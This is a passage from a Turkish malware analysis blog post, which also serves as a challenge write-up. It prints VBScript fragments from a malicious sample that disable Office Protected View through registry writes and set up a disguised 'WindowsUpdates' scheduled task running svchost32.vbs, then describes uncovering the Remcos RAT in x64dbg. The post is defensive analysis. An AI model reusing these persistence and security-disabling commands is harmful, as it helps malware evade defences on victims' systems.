wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "
wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Excel\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWO
wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Excel\Security\ProtectedView\DisableAttachementsInPV", 1, "REG_DWOR
wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Excel\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "REG_D
set shhh = CreateObject("WScript.Shell")
Dim AnwEXnwu1Stime
AnwEXnwu1Stime = "cmd.exe /c SchTasks /Create /sc MINUTE /MO 360 /TN WindowsUpdates /TR C:\\Users\\Public\\svchost32.
shhh.Popup(AnwEXnwu1Stime)
Windows Script Host
cmd.exe /c SchTasks /Create /sc MINUTE /MO 360 /TN WindowsUpdates /TR C:\\Users\\Public\\svchost32.vbs
OK
Visual Basic file
length : 13.456 lines : 254
Ln : 126 Col : 31 Sel : 48 | 1
Windows (CR LF)
10 Şubat 2018 Cumartesi



x64dbg hata ayıklama aracı ile svchost.exe (profile.exe) programını analiz ettiğimde ise ana zararlı yazılım olan Remcos RAT zararlı yazılımı Matruşka bebeği gibi nihayet ortaya çıkmış oldu.



Matruşka, Rus yapımı bir oyuncak bebek türüdür. Ahşap el yapımı olan bebekler ortasından açıldığında başka bir bebek çıkar, onu açtığınızda yine başka bir bebek çıkar. Tek anne figürünün içerisinde iç içe yerleştirilmiş beş veya yedi bebekten oluşur.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not:

1. Bu yazı ayrıca Pi Hediyem Var #13 oyununun çözüm yolunu da içermektedir.